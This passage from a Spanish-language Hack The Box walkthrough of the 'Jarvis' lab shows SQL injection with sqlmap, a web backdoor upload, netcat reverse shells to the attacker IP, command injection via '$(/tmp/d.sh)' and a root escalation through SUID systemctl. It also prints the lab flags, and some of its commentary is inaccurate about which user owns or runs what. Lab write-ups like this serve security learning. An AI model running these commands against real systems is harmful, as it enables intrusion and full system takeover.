llame `cod` y no algo más genérico como `id` o `room` puede ser un indicio de que la aplicación tiene una
lógica específica para manejar ese código, lo que podría facilitar la identificación de vulnerabilidades
.

### Probamos de manipular el parámetro `cod` para ver si la aplicación responde de alguna manera diferent
e. Por ejemplo, podemos intentar con `cod=2`, `cod=3`, etc., para ver si hay más habitaciones disponibles
o si la aplicación muestra algún mensaje de error que pueda ser útil para identificar vulnerabilidades.

Ejecutamos: sqlmap -u http://jarvis.htb/room.php?cod=2 --os-shell

> sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'
```



```
|_|V...      |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:39:30 /2026-04-19/

[19:39:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=qbp72816s5n...g2926nb8p0')
. Do you want to use those [Y/n] y
[19:39:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:39:32] [INFO] testing if the target URL content is stable
[19:39:32] [INFO] target URL content is stable
[19:39:32] [INFO] testing if GET parameter 'cod' is dynamic
[19:39:32] [WARNING] GET parameter 'cod' does not appear to be dynamic
[19:39:33] [WARNING] heuristic (basic) test shows that GET parameter 'cod' might not be injectable
[19:39:33] [INFO] testing for SQL injection on GET parameter 'cod'
[19:39:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:39:33] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause' in
jectable (with --string="Suite room is perfect")
[19:39:34] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
[Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ri
sk (1) values? [Y/n] y
[19:39:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXT
RACTVALUE)'
[19:39:38] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXT
RACTVALUE)'
[19:39:38] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTI
D_SUBSET)'
[19:39:38] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIG
INT UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP
)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (J
SON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLO
OR)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOO
R)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPD
ATEXML)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDA
TEXML)'
```

```
[19:39:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[19:39:39] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[19:39:39] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[19:39:39] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[19:39:39] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATXML)'
[19:39:40] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[19:39:40] [INFO] testing 'Generic inline queries'
[19:39:40] [INFO] testing 'MySQL inline queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:39:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:39:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:39:50] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[19:39:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:39:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:39:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[19:39:50] [INFO] target URL appears to have 7 columns in query
[19:39:51] [WARNING] reflective value(s) found and filtering out
[19:39:51] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=2 AND 8011=8011
```



```
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cod=2 AND (SELECT 8037 FROM (SELECT(SLEEP(5)))fyGZ)

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: cod=-4789 UNION ALL SELECT CONCAT(0x71717a6b71,0x4646486b564e5558444c62567365706f496b6246445
3617664677a4449597242566e74445773476b,0x716a787071),NULL,NULL,NULL,NULL,NULL,NULL-- --
---
[19:39:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[19:39:55] [INFO] fetched data logged to text files under '/home/r4mon/.local/share/sqlmap/output/jarvis.
htb'

[*] ending @ 19:39:55 /2026-04-19/

### Conclusiones de la fase de enumeración web:
La ejecución actual de sqlmap confirma que el parámetro cod en room.php es vulnerable a SQL injection. Se
identifican tres técnicas válidas de explotación: boolean-based blind, time-based blind y UNION query. L
a variante UNION funciona con 7 columnas, lo que convierte esta vía en la más útil para la fase de enumer
ación. El backend queda identificado como MySQL/MariaDB, sobre un entorno Linux Debian 9 con Apache 2.4.2
5 y PHP.

El hallazgo de la vulnerabilidad SQLi en el parámetro cod es un punto de inflexión en la explotación de e
sta máquina, ya que abre la puerta a una amplia gama de técnicas para extraer información, escalar privileg
ios o incluso ejecutar código remoto. La presencia de una inyección UNION con 7 columnas es especialmen
te relevante, ya que permite obtener resultados estructurados y facilita la extracción de datos sensibles
. Además, el hecho de que el backend sea MySQL/MariaDB proporciona un contexto claro para orientar las té
cnicas de explotación y enumeración posteriores. En resumen, esta fase confirma que la aplicación web tie
ne una vulnerabilidad crítica que debe ser explotada cuidadosamente para avanzar en la resolución del lab
oratorio.

Con la SQLi ya confirmada, la explotación no debe orientarse todavía a forzar una shell directa, sino a u
na fase de enumeración dirigida. El objetivo inmediato pasa por identificar la base de datos de la aplica
ción, localizar tablas con usuarios, credenciales o configuración útil y verificar el contexto y privileg
ios de la cuenta SQL. A partir de ahí, la vía de explotación podrá definirse con más fundamento, ya sea p
or reutilización de credenciales o por capacidades directas del usuario de base de datos sobre el sistema
.

Como veo una suspensión de 90 segundos por hacer demasiadas peticiones, voy a probar a ejecutar sqlmap co
n un delay de 5 segundos entre cada petición para evitar esa suspensión y poder avanzar en la enumeración
sin interrupciones.

> sqlmap -u http://jarvis.htb/room.php?cod=2
zsh: no matches found: http://jarvis.htb/room.php?cod=2
> sqlmap -u "http://jarvis.htb/room.php?cod=1" --delay=5 --os-shell
```

```
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:52:11 /2026-04-19/

[19:52:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=2iasdem93g8...ece525h504')
. Do you want to use those [Y/n] y
[19:52:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:52:24] [INFO] testing if the target URL content is stable
[19:52:29] [INFO] target URL content is stable
[19:52:29] [INFO] testing if GET parameter 'cod' is dynamic
[19:52:34] [INFO] GET parameter 'cod' appears to be dynamic
[19:52:44] [INFO] heuristic (basic) test shows that GET parameter 'cod' might be injectable
[19:52:50] [INFO] testing for SQL injection on GET parameter 'cod'
[19:52:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:53:15] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause' in
jectable (with --string="of")

[19:55:01] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes?
[Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:55:08] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[19:55:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[19:55:18] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[19:55:23] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[19:55:28] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[19:55:33] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[19:55:38] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[19:55:43] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[19:55:48] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:55:53] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[19:55:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:56:03] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:56:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
```



```

[19:56:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDA
TEXML)'
[19:56:18] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLO
OR)'
[19:56:23] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[19:56:28] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[19:56:38] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[19:56:44] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[19:56:49] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[19:56:54] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[19:56:59] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[19:57:04] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[19:57:09] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATXML)'
[19:57:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[19:57:19] [INFO] testing 'Generic inline queries'
[19:57:24] [INFO] testing 'MySQL inline queries'
[19:57:29] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[19:57:34] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[19:57:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[19:57:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:57:49] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:57:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:57:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:58:25] [INFO] GET parameter 'cod' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
injectable
[19:58:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:58:25] [INFO] automatically extending ranges for UNION query injection technique tests as there is at
least one other (potential) technique found
[19:58:34] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find t
he right number of query columns. Automatically extending the range for current UNION query injection tec
hnique test
[19:58:54] [INFO] target URL appears to have 7 columns in query
[20:00:11] [INFO] GET parameter 'cod' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cod' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 85 HTTP(s) requests:
---
Parameter: cod (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cod=1 AND 6874=6874

```

```

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cod=1 AND (SELECT 6016 FROM (SELECT(SLEEP(5)))Fdiy)

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: cod=-5499 UNION ALL SELECT NULL,CONCAT(0x7170716b71,0x565349434a5374677268504b6c666269416149
47624779576b51714a546c58476b58485a70545846,0x71717a7a71),NULL,NULL,NULL,NULL,NULL-- -
---
[20:00:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: PHP, Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:00:25] [INFO] going to use a web backdoor for command prompt
[20:00:25] [INFO] fingerprinting the back-end DBMS operating system
[20:00:30] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[20:04:12] [WARNING] unable to automatically retrieve the web server document root
what do you want to use for writable directory?
[1] common location(s) ('/var/www/', /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local
/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs, /usr/local/var/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 1
[20:04:50] [INFO] retrieved web server absolute paths: '/images/'
[20:04:50] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[20:04:55] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[20:05:15] [WARNING] unable to upload the file stager on '/var/www/'
[20:05:15] [INFO] trying to upload the file stager on '/var/www/' via UNION method

```

```
[20:05:25] [WARNING] expect junk characters inside the file as a leftover from UNION query
[20:05:30] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user
has no write privileges in the destination path)
[20:05:45] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' me
thod
[20:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://jarvis.htb:
80/tmpuyqpm.php
[20:06:21] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://jarvis.htb:80/
tmpbtbfv.php
[20:06:21] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

En este punto tenemos una shell en el sistema, aunque todavía no es una shell interactiva completa. El siguiente paso es intentar mejorar esta shell para poder ejecutar comandos de manera más cómoda y efectiva. Para ello, podemos utilizar la técnica de reverse shell o intentar estabilizar la shell actual. Ponemos el puerto 4444 a la escucha en nuestra máquina atacante y luego ejecutamos el siguiente comando en la shell obtenida:

```
os-shell> nc -e /bin/sh 10.10.15.26 4444
```

```
> nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 59414
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/var/www/html$
```

Ya tenemos una shell interactiva como `www-data`, que es el usuario con el que corre el servidor web. El siguiente paso es enumerar el sistema para buscar posibles vías de escalada de privilegios, como archivos con permisos incorrectos, servicios vulnerables o configuraciones erróneas.

En `/var/www/Admin-Utilities/simpler.py` vemos que hay un script de Python que se ejecuta con privilegios de root y que tiene una función llamada ``execute_command`` que ejecuta comandos del sistema sin ningún tipo de validación. Esto es un hallazgo crítico, ya que significa que podemos ejecutar cualquier comando como root a través de este script.

Primero nos conectamos al puerto 443. Luego, desde la shell obtenida, ejecutamos el siguiente comando para aprovechar la vulnerabilidad:

```
www-data@jarvis:/var/www/html$ cd ..
cd ..
www-data@jarvis:/var/www$ cd ..
cd ..
www-data@jarvis:/var$ cd ..
cd ..
www-data@jarvis:/ $ cd /tmp
cd /tmp
```

```
www-data@jarvis:/tmp$ ls
ls
d.sh
www-data@jarvis:/tmp$ rm d.sh
rm d.sh
www-data@jarvis:/tmp$ ls
ls
www-data@jarvis:/tmp$ echo -e '#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' > /tmp/d.sh
/tmp/d.sh#!/bin/bash\n\nnc -e /bin/bash 10.10.15.26 443' >
www-data@jarvis:/tmp$ chmod +x /tmp/d.sh
chmod +x /tmp/d.sh
www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
```



simpleapi

@ironhackers.es

```
Enter an IP: $(/tmp/d.sh)
$(/tmp/d.sh)
```

Y en el puerto en escucha 443 aparece esto:

```
listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58174
whoami
pepper
```

Ahora estamos conectados como el usuario pepper, que es el usuario con el que se ejecuta el script vulnerable. El siguiente paso es enumerar el sistema para buscar posibles vías de escalada de privilegios desde este nuevo contexto. Podemos revisar los archivos en el home de pepper, los procesos en ejecución, las tareas programadas, etc., para identificar posibles vulnerabilidades o configuraciones erróneas que nos permitan escalar a root.

```
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/$ ls
ls
bin    home      lib32      mnt    run    tmp      vmlinuz.old
boot  initrd.img lib64      opt    sbin   usr
dev    initrd.img.old lost+found proc   srv    var
etc    lib       media      root   sys    vmlinuz
pepper@jarvis:/$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ export TERM=xterm
export TERM=xterm
pepper@jarvis:/$ tree
tree
bash: tree: command not found
pepper@jarvis:/$ cd home
cd home
pepper@jarvis:/home$ ls
ls
pepper
pepper@jarvis:/home$ cd pepper
cd pepper
pepper@jarvis:~$ ls
ls
Web  user.txt
pepper@jarvis:~$ cat user.txt
cat user.txt
be1d69589df9e47eb0dd1e4302de99b2
```

```
pepper@jarvis:~$
```

Empezamos a enumerar el sistema para buscar posibles vías de escalada de privilegios. Primero, revisamos los procesos en ejecución para ver si hay alguno que se ejecute con privilegios elevados o que tenga alguna vulnerabilidad conocida.

```
pepper@jarvis:~$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null # Este comando busca archivos con el bit SUID establecido que sean propiedad de root, lo que podría indicar posibles vectores de escalada de privilegios si alguno de estos archivos es vulnerable o mal configurado.
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x-- 1 root pepper 174520 Jun 29 2022 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 Mar 17 2021 /bin/su
-rwsr-xr-x 1 root root 40312 Mar 17 2021 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 Mar 17 2021 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 Mar 17 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 Mar 17 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jan 23 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 Mar 17 2021 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

El resultado de este comando muestra varios archivos con el bit SUID establecido, lo que significa que se ejecutan con los privilegios del propietario (en este caso, root). Uno de los archivos que llama la atención es `/bin/systemctl`, que tiene permisos SUID y es propiedad del usuario pepper. Esto podría ser un vector de escalada de privilegios si el sistema tiene una versión vulnerable de systemd o si hay alguna configuración errónea que permita a un usuario sin privilegios ejecutar comandos como root a través de systemctl.

```
> sudo nc -lvnp 443
[sudo] contraseña para r4mon:
listening on [any] 443 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.229.137] 58182
whoami
pepper
python -c 'import pty;pty.spawn("/bin/bash")'
pepper@jarvis:/tmp$ TF=$(mktemp)
TF=$(mktemp)
pepper@jarvis:/tmp$ echo /bin/sh > $TF
```

```
echo /bin/sh > $TF
pepper@jarvis:/tmp$ chmod +x $TF
chmod +x $TF
pepper@jarvis:/tmp$ SYSTEMD_EDITOR=$TF systemctl edit system.slice
SYSTEMD_EDITOR=$TF systemctl edit system.slice
# id
id
uid=1000(pepper) gid=1000(pepper) euid=0(root) groups=1000(pepper)
# whoami
whoami
root
# cd ..
cd ..
# ls
ls
bin    home    lib32  mnt run  tmp    vmlinuz.old
boot  initrd.img  lib64  opt sbin  usr
dev    initrd.img.old  lost+found  proc srv  var
etc    lib      media  root sys  vmlinuz
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
clean.sh  root.txt  sqli_defender.py
# cat root.txt
cat root.txt
c59b342c97228325abc34bc0bc5e79a9

### Finalmente, hemos logrado escalar a root utilizando la vulnerabilidad en systemctl. Al establecer el editor de systemd en un script malicioso que ejecuta una shell, pudimos obtener una shell con privilegios de root. Esto nos permitió acceder al directorio /root y leer el archivo root.txt, que contiene la flag final del laboratorio. Con esto, hemos completado con éxito la explotación de la máquina Jarvis.
```

